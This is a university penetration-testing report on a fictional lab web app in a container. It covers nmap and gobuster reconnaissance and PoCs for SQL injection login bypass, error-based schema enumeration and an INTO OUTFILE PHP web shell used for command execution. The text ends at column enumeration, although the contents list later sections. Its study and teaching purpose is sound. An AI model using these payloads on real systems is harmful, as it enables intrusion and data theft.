VAPT Report for IMPS Hack

UNIVERSITÀ DEGLI STUDI DI FIRENZE

Scuola di Scienze Matematiche, Fisiche e Naturali

Master's Degree Course in Software: Science and Technology

Course: Penetration Testing
Academic Year: 2025/2026

Candidate: Matteo Bollecchino
Student ID: 7198883
Submission Date: November 1, 2026

Abstract

This document constitutes the final report of the Vulnerability Assessment and Penetration Testing (VAPT) activity conducted in Black-Box mode on the web application target provided in a containerized environment representing the website for the *"Istituto Mondiale di Previdenza Sociale degli Hacker" (IMPS Hack).* The analysis highlighted several critical vulnerabilities, including SQL Injection (Union and Error-Based), Local File Inclusion (LFI), Reflected Cross-Site Scripting (XSS), and excessive exposure of confidential information (Information Disclosure). The report provides technical evidence of replicability (Proof of Concept, PoC) and a strategic remediation plan.

Contents

1 Executive Summary **3**
1.1 Risk Overview . . . 3

2 Scope & Engagement Rules **3**

3 Methodology **4**

4 Information Gathering **4**

5 Network Scanning **4**
5.1 Data Link Layer Scanning (ISO/OSI Layer 2) . . . 5
5.2 Network Layer Scanning (ISO/OSI Layer 3) . . . 5
5.3 Transport Layer Scanning (ISO/OSI Layer 4) . . . 6

6 Banner Grabbing & OS Detection **7**

7 Enumeration **8**

8 Vulnerability Assessment **10**
8.1 `[VULN-01]` Arbitrary File Write and Remote Code Execution (Web Shell Injection) 10
8.2 `[VULN-02]` SQL Injection (Union & Error-Based) in `login.php` . . . 11
8.2.1 Authentication Bypass via Union-Based SQL Injection . . . 12
8.2.2 Database, Table, and Column Enumeration (Error-Based SQLi) . . . 13
8.2.3 Error-Based SQL Injection and Data Exfiltration . . . 14
8.3 `[VULN-03]` Local File Inclusion (LFI) / Path Traversal . . . 15
8.3.1 Source Code Extraction via Stream Wrapper (`php://filter`) . . . 16
8.4 `[VULN-04]` Information Disclosure & Verbose Error Handling . . . 17
8.5 `[VULN-05]` Reflected XSS via HTML Attribute Breakout . . . 19

9 Exploitation **20**
9.1 Attack Vectorization . . . 20
9.2 Obtaining the Reverse Shell . . . 20

10 Post-Exploitation **21**
10.1 Verification of Credentials Confidentiality and POSIX Permissions . . . 21
10.2 SUID Binaries Analysis . . . 22

11 Remediation Plan **22**

1 Executive Summary

The Vulnerability Assessment and Penetration Testing (VAPT) activity was conducted to evaluate the security state of the web application hosted on the target server. Initial reconnaissance highlighted exclusively the HTTP web service as the exposed attack surface.

The first phase of analysis focused on the authentication page (`login.php`), revealing a SQL Injection vulnerability that allowed performing a complete bypass of the login mechanisms and extracting sensitive information regarding table structure and user credentials enumeration.

Obtaining authenticated access allowed expanding the attack surface toward restricted internal sections. In-depth analysis of the application features revealed a Local File Inclusion vulnerability, which allowed reading arbitrary system files, along with Reflected XSS issues and excessive exposure of diagnostic and management information.

The combination of these weaknesses allowed escalating the attack to obtaining a Web Shell and subsequently establishing an interactive remote session (*Reverse Shell*) within the context of the `www-data` service user. Subsequent post-exploitation activities and local configuration inspection confirmed that the target system operates within a Docker containerized environment lacking privilege escalation utilities (`sudo`), successfully limiting the attack's impact solely to the application perimeter and preventing compromise of the underlying host.

1.1 Risk Overview

Table 1 summarizes the confirmed vulnerabilities, classified according to the **CVSS v4.0** standard.

Table 1: Overview of identified vulnerabilities.

ID	Vulnerability Title	Severity	CVSS v4.0
`VULN-01`	Remote Code Execution	**CRITICAL**	10.0
`VULN-02`	SQL Injection (Union & Error-Based)	**HIGH**	8.7
`VULN-03`	Local File Inclusion (LFI) / Path Traversal	**HIGH**	8.7
`VULN-04`	Information Disclosure & Verbose Error Handling	**MEDIUM**	6.9
`VULN-05`	Reflected XSS via HTML Attribute Breakout	**MEDIUM**	5.3

2 Scope & Engagement Rules

The penetration activity was conducted in compliance with the *Rules of Engagement* (RoE) agreed upon for the academic scope.

- **Target In-Scope**: Target Docker container (`gabrielec/ptexam4`) accessible at the IP address `172.17.0.2` on HTTP port `80/TCP`.
- **Testing Mode**: Black-Box.
- **Time Window**: October 2026.
- **Operational Limits**: Explicit exclusion of Denial of Service (DoS/DDoS) and Social Engineering attacks.

3 Methodology

The VAPT process was structured into seven sequential phases, adapted to the specificities of the target infrastructure:

1. **Information Gathering**: Preliminary collection of information regarding the externally exposed attack surface, aimed at identifying the main entry points of the infrastructure.
2. **Network Scanning & Banner Grabbing**: Mapping of open logical ports and execution of *banner grabbing* techniques on HTTP response headers. This phase allowed the precise identification of the type and version of the running web server (`Apache/2.4.68 (Debian)`).
3. **Enumeration**: Detailed analysis of exposed application resources and configuration files (e.g., `info.php`), mapping of web application endpoints, and reconstruction of query structures and input parameters.
4. **Vulnerability Assessment**: Identification and verification of *tainted flows* through input vector analysis in authentication modules (SQL Injection, Reflected XSS), and file opening (Local File Inclusion). A corresponding proof of replicability (*Proof of Concept*, PoC) was associated with each identified vulnerability.
5. **Exploitation**: Development and execution of PoCs to confirm the actual exploitability of the identified vulnerabilities, culminating in the upload of a Web Shell and the establishment of an interactive remote session (*Reverse Shell*) under the context of the `www-data` application user.
6. **Post-Exploitation**: Verification of the post-compromise impact within the target system. The analysis included the assessment of system files confidentiality (`/etc/shadow`) and confirming the absence of privilege escalation utilities (`sudo`).
7. **Remediation Strategy**: Formulation of a structured mitigation and remediation plan divided into complementary levels (application code development, web server hardening, and containerization environment architecture).

4 Information Gathering

The infrastructure under assessment belongs to the fictitious organization *"Istituto Mondiale di Previdenza Sociale degli Hacker" (IMPS Hack)*. Being a synthetic laboratory environment set up for academic purposes (distributed via isolated containerization), traditional passive reconnaissance and open-source data extraction methodologies (*Open Source Intelligence, OSINT*) proved inapplicable. Indeed, non-interactive techniques such as queries on WHOIS registries, public DNS footprinting, Google Dorks searches, metadata analysis, and examination of open sources produced no findings due to the absence of a real public perimeter.

5 Network Scanning

In compliance with the *Rules of Engagement* (RoE) agreed upon for the project, we proceeded with the execution of *Network Scanning* activities on the `172.17.0.0/24` subnet.

5.1 Data Link Layer Scanning (ISO/OSI Layer 2)

Being a local network testing environment, the first analysis was conducted at Layer 2 (Data Link) leveraging the ARP protocol to verify direct reachability of the target host and record its MAC address.

To this end, the following command was executed from the terminal:

```
sudo arping -c 10 172.17.0.2
```




Figure 1: Outcome of the ARP analysis conducted via `arping` toward the host `172.17.0.2`.

From the received *unicast* responses, it is confirmed that the target host resides within the same local area network (LAN) segment and is directly reachable without routing intermediation.

5.2 Network Layer Scanning (ISO/OSI Layer 3)

To complete the mapping of the attack surface and identify all active nodes in the infrastructure, we moved to Layer 3 (Network) scanning by performing the *Host Discovery* operation using the `nmap` utility. The `-sn` option was employed to disable *port scanning* and perform exclusively active host identification.

The following command was then executed:

```
nmap -sn 172.17.0.0/24
```




Figure 2: Result of the Host Discovery operation performed with `nmap -sn`.

Analysis of the results returned by the scan confirmed the presence of only two active hosts within the analyzed subnet:

- `172.17.0.1`: IP address assigned to the local host interface / Docker network gateway;
- `172.17.0.2`: IP address associated with the target container providing the web service.

5.3 Transport Layer Scanning (ISO/OSI Layer 4)

While the analyses at Layers 2 and 3 served to confirm the target's presence on the network (*Host Discovery*), Layer 4 (Transport) scanning is fundamental for identifying exposed application services and detecting open ports (*Port Scanning*).

Transport layer protocols (TCP and UDP) operate differently; therefore, the analysis was conducted by combining the following two scanning techniques:

- **TCP SYN Stealth Scan (`-sS`)**: Selected as the primary technique for TCP ports. It sends a packet with the `SYN` flag; upon receiving the target's `SYN-ACK` response, the tester sends a `RST` packet, interrupting the handshake. This avoids fully establishing the connection, ensuring higher speed and efficiency. The following command was then executed from the terminal:

```
sudo nmap -sS -v -p 0-65535 172.17.0.2
```




Figure 3: Result of the Layer 4 (TCP SYN) scan performed on `172.17.0.2`.

The scan result highlighted port 80/tcp as open for the HTTP web service.

- **UDP Scan (`-sU`)**: Essential for mapping services based on the *connectionless* UDP protocol (e.g., DNS on port 53/UDP), which would not respond to TCP probe packets. From the analysis conducted on the 100 most common UDP ports (`--top-ports 100`), no listening services emerged in the explicit state of `open`.




Figure 4: Result of the Layer 4 (UDP) scan performed on `172.17.0.2`.

Specifically:

- **8 ports** proved definitively `closed` following the reception of the `ICMP Port Unreachable` error packet;
- **92 ports** were classified as `open|filtered` due to the absence of a response. This indeterminate state is typical of the UDP protocol in cases where the host does not generate ICMP responses or the service requires a specific application payload to respond.

6 Banner Grabbing & OS Detection

Following the analysis conducted in the *Network Scanning* phase, the only port identified in the `open` state was `80/TCP`, pertaining to the HTTP web service. Consequently, *Banner Grabbing* (Service Version Detection) and *OS Fingerprinting* activities were focused on this port.

To combine service version identification and target operating system recognition, the following command was executed from the terminal:

```
sudo nmap -sV -O -p 80 172.17.0.2
```




Figure 5: Output of the `nmap -sV -O` command for service version and operating system analysis on `172.17.0.2`.

From the examination of the information returned in the output (Figure 5), the following analytical evidence is drawn:

- **Service Version Detection (Banner Grabbing)**: On port `80/TCP`, the presence of the `Apache httpd 2.4.68 ((Debian))` web server was detected. The header response (*banner*) provides direct indications of both the exact version of the HTTP service and the underlying operating system distribution (*Debian*).
- **OS Detection (Fingerprinting)**: Network stack analysis provided a list of heuristic estimates (*Aggressive OS guesses*), indicating as the main hypothesis the presence of a `Linux 5.3 - 5.4` kernel with an accuracy rating of **97%** (followed by further Linux 3.x and 4.x kernel variants).

Technical Consideration on Nmap's Warning: As shown in the scanner report (*"Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port"*), operating system identification is to be considered probabilistic and not deterministic. Indeed, Nmap's *OS Fingerprinting* algorithm bases its accuracy on comparing responses generated by probes sent to both open and closed ports; the absence of closed ports identified during the scan did not allow the completion of ideal testing conditions.

7 Enumeration

Since the *Network Scanning* phase confirmed the exposure of only port `80/TCP` (HTTP), the analysis focused entirely on mapping the application attack surface (ISO/OSI Layer 7). The attack surface was mapped through direct interaction with the target, conducted via service scanning and active reconnaissance of web resources (e.g., automated enumeration of hidden files and directories via `gobuster` and analysis of the `info.php` endpoint).

The application enumeration activity was structured into three main sub-phases:

- Content & Directory Discovery: The command executed from the terminal is the following:

```
gobuster dir -u http://172.17.0.2 \
-w DirBuster-2007_directory-list-2.3-medium.txt \
-x php,txt,log,html,png,jpg
```




Figure 6: Result of directory and file enumeration performed with `gobuster`.

From the analysis of the identified resources (Figure 6), the following significant endpoints emerged:

- `/login.php`: User authentication form;
- `/register.php`: New account registration module;
- `/info.php`: Freely accessible PHP diagnostic file;
- `/open.php`: Feature dedicated to opening/viewing documents.

Note: The wordlist utilized to perform the enumeration phase was obtained by executing the following command on the terminal:

```
wget https://raw.githubusercontent.com/danielmiessler/\
SecLists/master/Discovery/Web-Content/\
DirBuster-2007_directory-list-2.3-medium.txt
```

- Analysis of Diagnostic Files & Headers: Direct inspection of the diagnostic endpoint `/info.php` allowed gathering in-depth details on the runtime server configuration:
  - **PHP Version**: PHP/8.5.11;
  - **Security Directives**: `display_errors = On` directives (enabling on-screen streaming of errors) and status of file management modules.
- Parameter & Tainted Flow Mapping: Finally, manual mapping of all input fields present in the application pages was executed to trace tainted data flows. Specifically:
  - `username` field in the `login.php` and `register.php` modules;
  - `Document` field in the `open.php` page, which corresponds to the `file` query parameter in the `view.php` endpoint.

These parameters constitute the primary targets for the subsequent *Vulnerability Assessment* phase.

8 Vulnerability Assessment

Note: Some payloads are obtained by modifying payloads present in the GitHub repository https://github.com/swisskyrepo/PayloadsAllTheThings.

8.1 [VULN-01] Arbitrary File Write and Remote Code Execution (Web Shell Injection)

- **Impacted Component**: `http://172.17.0.2/login.php` (`username` Parameter) → `http://172.17.0.2/shell.php`
- **CVSS v4.0 Score**: **10.0** (`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H`) – **CRITICAL**

Note on CVSS v4.0 Assessment: For the purpose of quantifying the CVSS v4.0 score, the metrics related to the impact on the subsequent system (*Subsequent System Metrics*: `SC`, `SI`, `SA`) were set to **High** (`H`). This choice is motivated by obtaining Remote Code Execution (RCE) on the target host through the injection of a Web Shell, extending the compromise of confidentiality, integrity, and availability to the underlying operating system.

Technical Description

If the database user possesses write privileges on the filesystem and the DBMS configuration does not restrict output paths, the SQL Injection vulnerability allows arbitrary file writing on the server.

By leveraging the `INTO OUTFILE` clause, it was possible to deposit a Web Shell inside the HTTP server's *web root*, escalating the criticality from SQL Injection to **Remote Code Execution (RCE)**.

Proof of Concept (PoC)

The attack was conducted by injecting the following SQL instruction into the vulnerable parameter, structured over two lines to allow proper formatting in the report:

```
' UNION SELECT 1, '<?php system($_GET["cmd"]); ?>'
INTO OUTFILE '/var/www/html/shell.php' #
```

The execution of the query forced the database process to create the file `shell.php` in the path `/var/www/html/`. The presence of the script enables the remote execution of system commands by invoking the endpoint via HTTP GET parameters.

The impact and persistence of access were verified by successfully executing the command for detailed listing of directory contents (`ls -la`). Specifically, the command allows listing the files and folders present in the current path, printing the output in extended format, showing access permissions (POSIX), the number of links, the owner, the group, the size in bytes, and the last modification date.

```
http://172.17.0.2/shell.php?cmd=ls -la
```

The access obtained allows executing commands with the privileges of the web server process, representing the complete compromise of the target host.




Figure 7: SQLi payload in the username field on the `login.php` page.




Figure 8: Intermediate page with PHP warning.




Figure 9: Output of the executed `ls -la` shell command.

8.2 [VULN-02] SQL Injection (Union & Error-Based) in `login.php`

- **Impacted Component**: `http://172.17.0.2/login.php` (`username` Parameter)
- **CVSS v4.0 Score**: **8.7**
  (`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N`) – **HIGH**

Note on CVSS v4.0 Assessment: The vulnerability was evaluated with a score of 8.7 (**High**) by isolating the finding solely to data reading and exfiltration capabilities and excluding the subsequent writing phase (treated separately in `[VULN-01]`). The impact on the vulnerable system's confidentiality is maximum (`VC:H`) as it allows the complete dump of the `users` table, while integrity and availability remain unaltered (`VI:N`, `VA:N`) as these are read-only queries (`SELECT`).

Technical Description

The `username` parameter sent to the login form is directly concatenated into the SQL query without any type of sanitization or use of Prepared Statements. This allows an attacker to alter the syntax of the original query.

8.2.1 Authentication Bypass via Union-Based SQL Injection

During the checks conducted on the authentication module, an additional weakness traceable to a ***Union-Based* SQL Injection** vulnerability was found. This weakness allows altering the logic of the SQL query executed by the backend server, combining the result of the original search with an arbitrarily generated dummy data tuple using the `UNION` operator.

Proof of Concept (PoC)

The attack is executed by inserting the following injection string into the `username` input field, associated with a random value in the `password` field:

```
' UNION SELECT 1,1 #
```

The injection of this instruction forces the database to return a valid record containing synthetic values. Since the web application merely checks for the presence of a result row returned by the database before validating access, the credential verification mechanism is completely bypassed.

Sending the payload allows completing the authentication mechanism bypass through a two-phase sequence. The initial request causes the reloading of the `login.php` page accompanied by the on-screen output of a PHP error notice (*Warning*); submitting the form again via the login button, the server forces the redirection of the unauthorized user to the restricted area `welcome.php`.




Figure 10: SQLi payload in the username field on the `login.php` page.




Figure 11: Intermediate page with PHP warning.




Figure 12: Access to the `welcome.php` page.

8.2.2 Database, Table, and Column Enumeration (Error-Based SQLi)

During the analysis of the application attack surface, an ***Error-Based*** **SQL Injection** vulnerability was identified. The DBMS reconnaissance phase was articulated in the progressive footprinting of the database structure, proceeding from extracting the active schema name up to the enumeration of tables and relative fields.

The payloads that follow make use of three fundamental clauses:

- `ORDER BY`: Defines a deterministic ordering of rows, ensuring that the sequence of records remains consistent with each request;
- `LIMIT 1`: Fixes the subquery result to a single row;
- `OFFSET n`: Allows scrolling through the entire output row by row, incrementing the index `n` (from `0` to `N-1`) to progressively isolate and exfiltrate each single element of the resulting table.

Note: The payloads that follow must be entered in the username field of the `login.php` page, associating them with a random password in the respective field of the same page.

1. Database Name Extraction: Invoking the `DATABASE()` system function within the `GROUP BY` expression, the DBMS returned a duplicate key error containing the string `~impsdb~1`, confirming that the active database for the application is `impsdb`:

```
' OR 1 GROUP BY CONCAT('~', DATABASE(), '~', FLOOR(RAND(0)*2)) HAVING MIN(0) #
```

2. Table Enumeration (`information_schema.tables`): Having obtained the schema name, we proceeded to identify the tables belonging to `impsdb` by querying the system view `information_schema.tables`. To isolate a single result row and avoid cardinality exceptions in subqueries, the `LIMIT 1 OFFSET n` clause was employed:

```
' OR 1 GROUP BY CONCAT('~', (SELECT table_name FROM
information_schema.tables WHERE table_schema = DATABASE()
ORDER BY table_name LIMIT 1 OFFSET n), '~', FLOOR(RAND(0)*2))
HAVING MIN(0) #
```

Incrementing the index `n` ($n = 0, 1, \ldots$), the system returned the duplicate key error revealing the presence of a single application table, for $n = 0$, named `users`.

3. Column Enumeration (`information_schema.columns`): Having obtained the name of the `users` table, the column structure was finally reconstructed by querying the `information_schema.columns` view. The payload allowed scrolling sequentially through all the fields defined in the schema:

```
' OR 1 GROUP BY CONCAT('~', (SELECT column_name FROM
information_schema.columns WHERE table_schema = DATABASE()
AND table_name = 'users' ORDER BY column_name LIMIT 1 OFFSET n),
'~', FLOOR(RAND(0)*2)) HAVING MIN(0) #
```

Outcome of the Reconnaissance Phase

Iterative execution of the payloads allowed fully mapping the structure of the `users` table, identifying the 3 columns `id, username, password`. In particular, the last 2 columns will be primary targets for the subsequent user credential exfiltration phase.

